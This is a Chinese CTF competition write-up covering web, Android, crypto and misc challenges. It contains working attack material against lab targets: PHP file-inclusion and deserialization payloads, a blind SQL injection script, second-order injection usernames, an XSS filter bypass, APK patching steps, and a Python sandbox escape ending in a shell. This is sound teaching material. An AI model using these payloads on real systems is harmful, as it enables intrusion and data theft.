

Web 部分

PHP 很烦人

- 考点:

php 数据流访问

php 文件包含读取源码

初级反序列化

- 解题思路：


1. 查看页面源代码：第一步绕过 `file_get_contents($user,'r')===“the user is admin”`，利用 `php://input` 数据流访问技巧绕过。输入参数 `?user = php://input`，post 数据 `the user is admin`，即可绕过。
2. 根据源代码提示，利用文件包含漏洞读取源代码。在 URL 后输入参数 `&file = php://filter/read=convert.base64-encode/resource=./class.php` 即可得到 `class.php` 的 base64 编码源代码。解码即可。
3. 根据 `class.php` 的源代码，反序列化一个对象，即可在源代码中得到 flag 的内容。

More_try


题目考点：注入点两次 base64 解码和盲注脚本的编写

解题思路：（以下的解题链接为本地测试地址）

填入任意的 username 和 password，勾选 As admin。使用 Burp 抓包。



抓包发现 role 参数被 base64 编码过，所以进行解码（两次）。解码后的内容为：“Administrator”，并没有什么特殊。



接着对 body 中的 username 和 password 进行注入点测试，发现没有用，再对 role 进行注入点测试，并对参数进行两次 base64 编码。

请输入要进行编码或解码的字符：

1'or'1'='1

编码

解码

☐ 解码结果以16进制显示

Base64编码或解码结果：

MSdvcicxJz0nMQ==

请输入要进行编码或解码的字符：

MSdvcicxJz0nMQ==

编码

解码

☐ 解码结果以16进制显示

Base64编码或解码结果：

TVNkdmNpY3hKejBuTVE9PQ==

提交后如下，提示登录成功。

Accept-Encoding: gzip, deflate
Referer: http://192.168.213.153:85/sql%5F11/
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 66

username=1&password=1&role=TVNjZ2lzMWdKekVuUFNjeA==&submit=Sign+In

? < + > Type a search term

Response

Raw Headers Hex HTML Render

```
<h1>Simpla Admin</h1>
<!-- Logo (221px width) -->
<a href="#"></a> </div>
<!-- End #login-top -->
<div id="login-content">
<center><font color='red'>Login Succeeded!</font></center> </div>
<!-- End #login-content -->
```

下面就可以进行常规的注入：

尝试如下的注入语句爆破数据库：“1' or ascii(substring(database(),1,1))=119 and

‘1’=‘1’”(注入语句进行两次 base64 编码，数据库第一个字符为“w”)

猜解成功。



所以编写脚本进行盲注，提交参数方式为 post，按照常规的注入顺序，部分脚本如下图。

```
payloads = "ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789.~@!%$-#*?{|"
database = ""
for i in range(1,20):
    for payload in payloads:
        #s = '1' or ascii(substring(database(),%s,1))=%s and '1'='1' % (i,ord(payload))
        #s = '1' or ascii(substring((select table_name from information_schema.tables where table_schema=database() limit 1,2),%s,1))=%s and '1'='1' % (i,ord(payload))
        #s = '1' or ascii(substring((select column_name from information_schema.columns where table_name='the_key' limit 0,1),%s,1))=%s and '1'='1' % (i,ord(payload))
        s = "1' or ascii(substring((select * from the_key limit 0,1),%s,1))=%s and '1'='1' % (i,ord(payload))
        t = base64.encodestring(s)
        y = base64.encodestring(t)
        conn = urllib.HTTPConnection('192.168.247.130', timeout=1)
        conn.request(method='POST', url='http://192.168.247.130:85/sql_11', body='username=1&password=1&submit=Sign+In&role=%s' % urllib.quote(y), headers=headers)
        resp = conn.getresponse()
        html_doc = resp.read().decode('utf-8')
        conn.close()

        if html_doc.find(u'Login Succeeded!') > 0:
```

最终获得列的内容即最终的 flag 如下

```
[fighting] E
[fighting] EN
[fighting] ENC
[fighting] ENCT
[fighting] ENCTY
[fighting] ENCTY_
[fighting] ENCTY_N
[fighting] ENCTY_NO
[fighting] ENCTY_NO_
[fighting] ENCTY_NO_S
[fighting] ENCTY_NO_S0
[fighting] ENCTY_NO_S0s
[fighting] ENCTY_NO_S0sa
[fighting] ENCTY_NO_S0saf
[fighting] ENCTY_NO_S0safe
[Done] current database is ENCTY_NO_S0safe
```

系统管理

直接右键查看源代码，有一个提示

```
<!-- $test=$_POST['username']; $test=md5($test); if($test=='0') -->
```

百度 0e 开头的 md5 值，可以得到很多，比如


s878926199a

0e545993274517709034328855841020

s155964671a

0e342768416822451524974117254469

随便挑一个填进 username，会显示有 user.php,然后访问这个文件。看到一段代码：



password 应该是已序列化的代码，并且经过 unserialize()函数过后，参数 user 以及 pass

都应该是满足 if 语句的值，也就是“1”，这样的话，构造序列化的变量：

```
a:2:{s:4:"user";b:1;s:4:"pass";b:1;}
```

意思是数组 a 中有两个元素，长度为 4 的 user 元素的 bool 值为 1，长度为 4 的 pass 元素的 bool 值为 1。

这样，经过反序列化后的 user 以及 pass 都是 1，满足 if 语句，则会 print 出 flag！

简单 js

访问 javascript 下面的 index.php。然后用 f12 键查看源码。

Math.floor(): 舍去小数并取整数。根据这段代码：

```
document.getElementById("txt").value==a
```

如果输入的整数等于 a，则会返回 true。

直接改一下脚本，本地运行 alert(a)，得到 14208，提交得 flag。

```
1  <script type="text/javascript">
2
3      var a,b,c,d,e,f,g;
4      a = 1.2;
5      b = a * 5;
6      c = a + b;
7      d = c / b + a;
8      e = c - d * b + a;
9      f = e + d / c - b * a;
10     g = f * e - d + c * b + a;
11     a = g * g;
12     a = Math.floor(a);
13     alert(a);
14 </script>
```

三秒钟记忆

这里有一个忘记密码功能，到后面进行 update 时，where 条件的用户名取前面查询结果中的 username，没有进行任何过滤，这里就产生了二阶 SQL 注入漏洞。


```

elseif (isset($_POST["reset"])) {
    $q = mysql_query(sprintf("select username,email,id from users where username='%s'",
        mysql_real_escape_string($_POST["name"])));
    $res = mysql_fetch_object($q);
    $passnew = "pic".bin2hex(openssl_random_pseudo_bytes(8));
    if ($res) {
        mysql_query(sprintf("update users set password='%s', resetinfo='%s' where username='%s'",
            $passnew,$ip,$res->username));
    }
    else {
        echo "这个用户好像没有注册";
    }
}

```

利用步骤如下：

- 1.注册一个用户 foo
- 2.注册第二个一个用户 foo' and 21=(select length(flag) from flag)#
- 3.用第二个用户执行忘记密码功能，如果 21=(select length(flag) from flag)的结果是真，那么将会修改用户名为 foo 的密码；如果 flag 的长度不是 21，则用户名为 foo 的密码不会被修改。

4.用 foo 用户和原来的密码登录，能登录成功则第三步 and 后的条件为假。

这里不能直接查询 flag，只能在 where 后面增加条件，根据 foo 用户的密码是否被修改了，来判断增加的条件的真假。

接下来写个脚本跑 flag 就可以了。flag 特意设置得很短，而且只有小写字母，就是为了避免跑得时间太长，可似乎还是很慢的样子。。。

疯狂的 js

只需要理清楚 filter 函数给出的条件。

```

function filter() {
    var args = [].slice.apply(arguments).sort().filter(function(x,i,a){return a.indexOf(x) == i;});
    if(args.length != 5) return "数够参数了吗? ";
    var flag = false; args.map(function(x){flag |= x >= 999;});
    if(flag) return "有点大了哦";

    var m = args.map(cal);
    if(m.filter(function(x,i){return m[1]+4*i==x;}).length < 2) return "no";
    if(m.filter(function(x,i){return m[1]+3*i==x;}).length < 1) return "no";
    if(m.filter(function(x,i){return x == args[i];}).length < 2) return "nono";
    if(m.filter(function(x,i){return x > m[i-1];}).length > 2) return "bala";
    if(m.filter(function(x,i){return x < m[i-1];}).length > 1) return "balana~";

    return FLAG;
}

```

- 1.参数被排序， $a=1\&b=2\&c=3\&d=4\&e=5$ 和 $?a=5\&b=4\&c=3\&d=2\&e=1$ 效果一样
- 2.必须有 5 个参数，每个数都不同
- 3.任何参数值不能 ≥ 999
- 4.每个参数进行 `cal()` 处理，得到结果 `m`
- 5.`m` 中至少 2 项满足 $m[1]+4*i==x$ ，至少 1 项满足 $m[1]+3*i==x$
- 6.`m` 中至少 2 项要满足 $x == \text{args}[i]$
- 7.`m` 中至多 2 项满足 $x>m[i-1]$ 且至多一项满足 $x<m[i-1]$

最开始从第 6 个条件入手，2.0 2.00 或者 6 6.0 都可以绕过。接下来根据条件 5 和 7 推算出其它三个值，这里不用看懂 `cal` 函数，直接用 `cal` 跑就可以了。最后结果是多解的。其中一组有效解是 6 6.0 76 97 901。

浏 览 器 输 入
`http://js.xdsec.cn/myajax?a=6&b=6.0&c=76&d=97&e=901` 就可以得到 flag。

打不过

题目链接：`ctf_hs_00b.php`

描述：打不过绕道走~

通 过 Burp 抓 取 响 应 包 获 得 字 符 串
`OGM0MzU1NTc3MTdhMTQ4NTc4ZmQ4MjJhYWVmOTYwNzk=`，依次
base64 解密，md5 解密获得明文 1931b


```
HTTP/1.1 200 OK
Date: Mon, 12 Sep 2016 03:08:10 GMT
Server: Apache/2.4.17 (Win32) OpenSSL/1.0.2d PHP/5.6.20
X-Powered-By: PHP/5.6.20
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-cache
Pragma: no-cache
Str: OGM0MzU1NTc3MTdhMTQ4NTc4ZmQ4MjJhYWVmOTYwNzk=
Content-Length: 343
Connection: close
Content-Type: text/html; charset=UTF-8

<form action="" method="GET" enctype="multipart/form-data">
  <div class="div1">
    Password:
    <input type="text" name="Password" />
    </br></br>
    <input disabled="true" style="text-align:center;"
name="submit" value="Submit">
  </div>
</form>
<et>le>
```

提交 password:1931b 发现 submit 按钮不可用，打开开发者工具（f12）查看 html 代码，去掉 disabled="true"，添加 type="submit"，然后提交密码即可获得 flag:flag_Xd{hSh_ctf:XD_aA@lvM}。

弹弹弹！

题目链接：ctf_hs_00a.php

描述：弹弹弹！弹出鱼尾纹！

测试发现题目对<script 做了过滤，任何含有 script 字符的语句都会过滤掉，使用<BODY ONLOAD=alert('XSS')> 标签即可绕过，获得弹窗，从而获取 flag:flag_Xd{hSh_ctf:xsL98SsoX!}。

Android 部分

神奇的 zip——破解方法说明

设计思路



图 1 设计思路

破解难度系数

分值 300

加密算法

使用一个单词作为它的密钥。下面是它的工作原理：

首先，选择一个单词作为密钥，如：TRAILBLAZERS。如果单词中包含有重复的字母，只保留第一个，其余几个丢弃。现在修改过的那个单词位于字母表的下面，如下图所

示：

A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

T R A I L B Z E S C D F G H J K M N O P Q U V W X Y

上面其他用字母表中剩余的字母填充完整。在对信息进行加密时，信息中的每个字母被固定于顶上那行，并用下面那行的对应字母一一取代原文的字母（字母字符的大小写状态应该保留）。因此，使用这个密钥，Attack AT DAWN 就会被加密为 Tpptad TP ITVH。

该 apk 中，将密钥 key 和明文 data 都写入 so 文件中，并用两次使用该算法加密，第二次加密 key 值为第一次的 data。

演示截屏

破解 zip 伪加密

将 0901 改为偶数即可，如：0808

```
000f5200h: 33 56 97 B8 EC AC 1B 4D F6 E6 96 D4 E5 67 CE 48 ; 3v接噠.M鯨林龔婕
000f5210h: F2 19 D5 83 F5 85 B7 B2 05 3F ED CD 3F 50 4B 07 ; ?謀鯨凡.?碗?PK.
000f5220h: 08 63 DE 38 A0 66 01 00 00 B0 02 00 00 50 4B 01 ; .c?燬....?..PK.
000f5230h: 02 14 00 14 00 09 01 08 00 1D 4F 2A 49 88 3D 5D ; .....0*I?]
000f5240h: 5B B8 26 00 00 65 92 00 00 14 00 04 00 00 00 00 ; [...e?.....
000f5250h: 00 00 00 00 00 00 00 00 00 00 00 4D 45 54 41 2D ; .....META-
000f5260h: 49 4E 46 2F 4D 41 4E 49 46 45 53 54 2E 4D 46 FE ; INF/MANIFEST.MF?
```

修改方法同上：

```
000fdaa0h: 0C 00 63 6C 61 73 73 65 73 2E 64 65 78 50 4B 01 ; ..classes.dexPK.
000fdab0h: 02 14 00 14 00 09 01 08 00 20 4F 2A 49 63 DE 38 ; ..... 0*Ic?
000fdac0h: A0 66 01 00 00 B0 02 00 00 26 00 00 00 00 00 00 ; 燬....?..&.....
000fdad0h: 00 00 00 00 00 00 00 73 50 0F 00 72 65 73 2F 6C ; .....sP..res/l
000fdae0h: 61 79 6F 75 74 2F 61 62 63 5F 6C 69 73 74 5F 6D ; ayou/abc_list_m
000fdaf0h: 65 6E 75 5F 69 74 65 6D 5F 69 63 6F 6E 2E 78 6D ; enu_item_icon.xm
000fdb00h: 6C 50 4B 05 06 00 00 00 5D 01 5D 01 D4 88 00 ; lPK.....].].咎.
000fdb10h: 00 2D 52 0F 00 00 00 ; ..R....
```

Apk 密码破解

先进入到 Splash 闪屏页面，弹出提示框：抱歉，请先获得权限再进入。如下图：



图 4.1 未破解的闪屏页面

停留 5 秒后退出。

绕过 splashActivity 闪屏页面就可以看到后面的 MainActivity 主页面，如下图：



图 4.2 未破解密码时的主界面

破解方法

绕过 so 文件的方法

绕过 so 文件有两种方法：

1、利用汇编语言：

反编译 so 文件，修改“Java_com_example_testndk4_SplashActivity_isExit”

方法中的 flag 为 true。

```
JNIEXPORT jboolean JNICALL Java_com_example_testndk4_SplashActivity_isExit
(JNIEnv *env, jobject thiz){
    bool flag = true;
    return (jboolean)flag;
}
```

图 5.1.1 so 文件相关 C 语言源码

```
.text:00001050          EXPORT Java_com_example_testndk4_SplashActivity_isExit
.text:00001050 Java_com_example_testndk4_SplashActivity_isExit
.text:00001050          MOVS     R0, #0
.text:00001052          BX      LR
```

把#0改为#1即可

图 5.1.2 so 文件相关汇编代码

对应的机器码变化如下如：



图 5.1 修改前和修改后的机器码

最后 ,再将修改后的 libgeneratekey.so 文件替换之前的 libgeneratekey.so 文件 ,并重新签名打包。

2、利用 smali 语言：

SplashActivity.smali 文件中第 52 行的 if-eqz 改为 if-nez 绕过 SplashActivity

获取正确密码的方法

两种方法：

- 1、 IDA 动态调试 so 文件 ,可以获得密码。
- 2、 Hook 出函数 encodePS 方法 ,并且找到 key 和 data ,重复两次 ,取最终值。

寻找密码

解法不唯一。

下载文件 ,发现是一个壳程序 ,分析壳代码可以得到：

```
private void splitPayloadFromDex(byte[] paramArrayOfByte)
    throws IOException
{
    int i = paramArrayOfByte.length;
    Object localObject1 = new byte[4];
    System.arraycopy(paramArrayOfByte, i - 4, localObject1, 0, 4);
    int j = new DataInputStream(new ByteArrayInputStream((byte[])localObject1)).readInt();
    System.out.println(Integer.toHexString(j));
    localObject1 = new byte[j];
    System.arraycopy(paramArrayOfByte, i - 4 - j, localObject1, 0, j);
    paramArrayOfByte = decrypt((byte[])localObject1);
    localObject1 = new File(this.apkFileName);
```

图 1 壳程序解密 apk 文件部分代码

存放加密算法的 apk 文件通过了异或算法直接放到了壳 dex 文件尾部，最后 4 个字节中存放的是 apk 文件大小。

因此我们可以直接 dump 下来 apk 文件，然后分析 apk 文件包里面的 dex 文件，发现算法是对 Shell_N6Rc 取 SHA-1 的前 16 个字节就是 flag。

```
try
{
    Object localObject = MessageDigest.getInstance("SHA-1");
    ((MessageDigest)localObject).reset();
    ((MessageDigest)localObject).update(paramString1.getBytes());
    localObject = bytesToString(((MessageDigest)localObject).digest());
    StringBuilder localStringBuilder = new StringBuilder();
    int i = 0;
    for (;;)
    {
        if (i >= 16)
        {
            localObject = localStringBuilder.toString();
            Log.i("demo", "The key is userpassword");
            if ((!(String)localObject.equalsIgnoreCase(paramString2)) || (!paramString1.equalsIgnoreCase(paramString3)))
                break;
        }
        return true;
    }
    localStringBuilder.append(((String)localObject).charAt(i));
    i += 1;
}
return false;
}
catch (Exception paramString1)
{
    paramString1.printStackTrace();
}
```

图 2 apk 文件加密算法

dump 过程可以是：

apk 文件大小为 00 00 BB D7，即 48087 字节，然后我们从壳 dex 文件尾部-4 的位置扣下来 48087 个字节，然后对每个字节异或 0xFF 即可获得。

顺藤摸瓜

apk 文件使用了 zip 伪加密，首先将 apk 文件改为 zip 文件，使用 UltraEdit 打开，搜索 504B0102 位置之后的第五和第六个字节，这两个字节若为奇数改为 0808，即可实现安装。


```

000c7940h: 7B 88 EF 25 BF 0D 3C 25 B1 17 D8 9D 7F CE 2F 14 ; {增%?<%?食??.
000c7950h: 73 68 DB 99 FB 73 2D 00 50 4B 07 08 5E 2B 94 CB ; sh跳鹤-.PK..^+缺
000c7960h: 1F 04 00 00 B3 04 00 00 50 4B 01 02 14 00 14 00 ; ....?..PK.....
000c7970h: 05 01 08 00 E8 69 2A 49 8D 22 D0 36 E9 02 00 00 ; ....错*I???..
000c7980h: C0 07 00 00 13 00 04 00 00 00 00 00 00 00 00 00 ; ?.....

000cfff0h: 15 00 0B 00 00 00 00 00 00 00 00 00 00 00 00 ; .....
000d0000h: 43 94 05 00 63 6C 61 73 73 65 73 2E 64 65 78 50 ; C?.classes.dexP
000d0010h: 4B 01 02 14 00 14 00 09 01 08 00 E8 69 2A 49 32 ; K.....错*I2
000d0020h: CE 77 52 B2 17 00 00 B8 34 00 00 16 00 00 00 00 ; 蜡R?...?.....
000d0030h: 00 00 00 00 00 00 00 00 00 00 0B 0F 0C 00 6C 69 62 ; .....lib
000d0040h: 2F 61 72 6D 65 61 62 69 2F 6C 69 62 64 65 6D 6F ; /armeabi/libdemo
000d0050h: 2E 73 6F 50 4B 01 02 14 00 14 00 07 01 08 00 E8 ; .soPK.....?
000d0060h: 69 2A 49 2F 2F 7E D0 40 26 00 00 1E 91 00 00 14 ; i*I//~薯&....?..

```

反编译 apk，发现调用了 Native 下的 check 函数，使用 IDA 打开 libdemo.so 文件。如

下：

```

u4 = a3;
v19 = _stack_chk_guard;
v5 = (*(int (*)(void))(*(_DWORD *)a1 + 24))();
v6 = (void *)(*(int (__fastcall **)(int, const char *))(*(_DWORD *)v3 + 668))(v3, "GB2312");
v7 = (*(int (__fastcall **)(int, int, const char *, const char *))(*(_DWORD *)v3 + 132))(
    v3,
    v5,
    "getBytes",
    "(Ljava/lang/String;)B");
v8 = (*(int (__fastcall **)(int, int, int, void *))(*(_DWORD *)v3 + 136))(v3, u4, v7, v6);
v9 = (*(int (__fastcall **)(int, int))(*(_DWORD *)v3 + 684))(v3, v8);
src = (void *)(*(int (__fastcall **)(int, int, _DWORD))(*(_DWORD *)v3 + 736))(v3, v8, 0);
if ( v9 <= 0 )
{
    v10 = 0;
}
else
{
    v10 = j_j_malloc(v9 + 1);
    j_j_memcpy(v10, src, v9);
    *((_BYTE *)v10 + v9) = 0;
}
(*(void (__fastcall **)(int, int, void *, _DWORD))(*(_DWORD *)v3 + 768))(v3, v8, src, 0);
j_j_memset(v16, 0, 0xC8u);
j_j_memset(&v17, 0, 0xC8u);
j_j_memset(&s, 0, 0x100u);
j_j_memcpy(dest, &unk_2454, 0x38u);
v11 = j_j_strlen((const char *)v10);
for ( i = 0; i < v11; ++i )
    v16[i] = *((_BYTE *)v10 + i) + 97 - dest[4 * i];
v16[v11 & (~v11 >> 31)] = 0;
n1(v16, "nbrcdpassword", &v17);
n2(&v17, &s);
result = (unsigned int)j_j_strcmp(&s, "7405847394833303439294822334") <= 0;
if ( v19 != _stack_chk_guard )
    j_j__stack_chk_fail(result);
return result;
}

```

其中又调用了 n1,n2 函数，根据其算法写出解密算法如下：

```

void n2(char *str5, char *str6)
{
    char c;
    int a, b;
    while(*str6 != '\0')
    {
        a = (int) (*str6 - '0');
        str6++;
        b = (int) (*str6 - '0');
        c = (char) (b*10 + a + 48 + 24);
        str6++;
        *str5 = c;
        str5++;
    }
    *str5 = '\0';
}

void n1(char c[50], char k[13], char m[50])
{
    int m1[50], k1[13], c1[50], i, j;
    for(i=0; i<strlen(k); i++)
        k1[i]=k[i]- 'a';
    for(j=0; j<strlen(c); j++)
    {
        c1[j]=c[j]- 'a';
        m1[j]=(c1[j]-k1[j%strlen(k)]+52)%26;
        m[j]=m1[j]+ 'a';
        printf("%c-----%c\n", c[j], m[j]);
    }
}

void main()
{
    char* str6 = "7405847394833303439294822334";
    char str5[50]={'\0'};
    char str4[50]={'\0'};
    char str3[50]={'\0'};
    char* str1 = "nbrcdpassword";
    int a[14] = {63, 77, 108, 91, 84, 91, 108, 91, 84, 70, 56, 70, 63, 28};
    int i;
    n2(str5, str6);
    n1(str5, str1, str4);
    for (i = 0; i < strlen(str4); i++)
    {
        str3[i]=str4[i] +a[i] - 'a';
    }
    str3[i] = '\0';
    puts(str3);
}

```

运行之后，输出 str3 为“HereistheNBRC!”，在界面将其输入，便可得到信息“碰头地点：

太白南路 2 号”，即为 flag。

Crypto 部分

时间决定一切

侧信道攻击，传入的每个字符，对于不同的数据，执行 100000 次操作，根据耗时的不同，逐个得到正确答案。

分组模式检测

根据 ECB 加密模式特点，也就是相同明文得到相同密文，通过查找每个密文串是否有相同密文分组即可确定。

融合题目

通过分析抓包文件，得知传输内容涉及 DH 密钥交换，进一步查看协议分组确定参数，并暴力破解各自参数 a 或者 b，从而恢复加密密钥。通过欢迎消息得知是 AES 加密，并采用默认全零 IV 和最常用 CBC 模式解密得到 flag.

紧急报文

用 base64 解开 crypto.txt 文件里面的把内容，得到下面矩阵

A D F G X

A | p h q g m

D | e a y n o

F | f d x k r

G | c v s z w

X | b u t i/j l

百度搜索 ADFGX 就可以简单了解到这是一种简单的编码 ,规则非常简单

FA XX DD AG FF XG FD XG DD DG GA XF FA

flag 为 flagxidianctf(随意写的 , 与 XDCTF 没关系)

is it x or z ?

运用异或的异或就是本身这个数学运算 ,将 clear-1 与 crypt-1 异或一下 ,

得到密钥 , 然后将密钥与 crypt-2 异或一下 , 得到明文。

修复一下这篇会议邀请函的部分内容

仅仅使用 26 个字母 , 未加任何别的动作 , 做了简单的替换 , 大家运用英语知识进行文章还原 ,

最后得到 flag。flag 设置的不好 , 导致一些人很快就会猜出答案。

题意简单明了 , substitution。

```
#!/usr/bin/env python3
```

```
t = 'abcdefghijklmnopqrstuvwxyz'
```

```
s = 'zxcdsaqwefghrtyvbnjklmuiop'
```

```
f = {}  
for x, y in zip(s, t):  
    if x == y == ' ':  
        continue  
    if x in f:  
        assert f[x] == y  
        f[x.lower()] = y.lower()  
        f[x.upper()] = y.upper()  
with open('encrypted.txt') as fc:  
    s = fc.read()  
    print(s, end='')  
    for c in s:  
        if c in f:  
            c = f[c]  
        print(c, end='')
```

MISC 部分

挣脱牢笼

- 考点

python exec 函数及其使用不当造成沙盒绕过执行任意代码

python 的面向对象

- 解题思路

利用对象的__class__.__base__一步一步构造,溯源到 os 模块,然后执行 execl 函数,执行 sh,获取 shell,然后读取 flag.txt 文件,获取 flag

- 解题过程

1. 由于 50 字节长度限制,需要利用 __builtin__ 这个内建对象的串接

__builtins__[0]=k.__class__.__base__ 获取基类

2. __builtins__[1]=__builtins__[0].__subclasses__

__builtins__[2]=__builtins__[1]() 获取基类的直接子类

3. __builtins__[3]=__builtins__[2][59] 获取到 warnings.catch_warnings

4. __builtins__[4]=__builtins__[3].__init__

__builtins__[5]=__builtins__[4].func_globals

__builtins__[6]=__builtins__[5]['linecache']

获取到 warnings.catch_warnings 的 init 函数中的 func_globals 的 linecache 对应的值

5. __builtins__[7]=__builtins__[6].__dict__['o'+s']

__builtins__[8]=__builtins__[7].__dict__['execl']

__builtins__[8]('/bin/sh','sh')

得到 os 模块并执行 os.execl('/bin/sh','sh')


Try Everything

Value:200


Description:

try everything you can to get flag, and DO NOT ASK MANAGER THE FLAG.

解压文件打开能看到一串乱序字符串，其中包含组成 flag 的“{”“””等字符。



用 binwalk 查看可知，file 文件由文件名为 0~163 的 164 个小文件组成。



重新排序即得到 flag。

binwalk file | awk -F "" '{print \$2}' 可以获取文件名列表

```
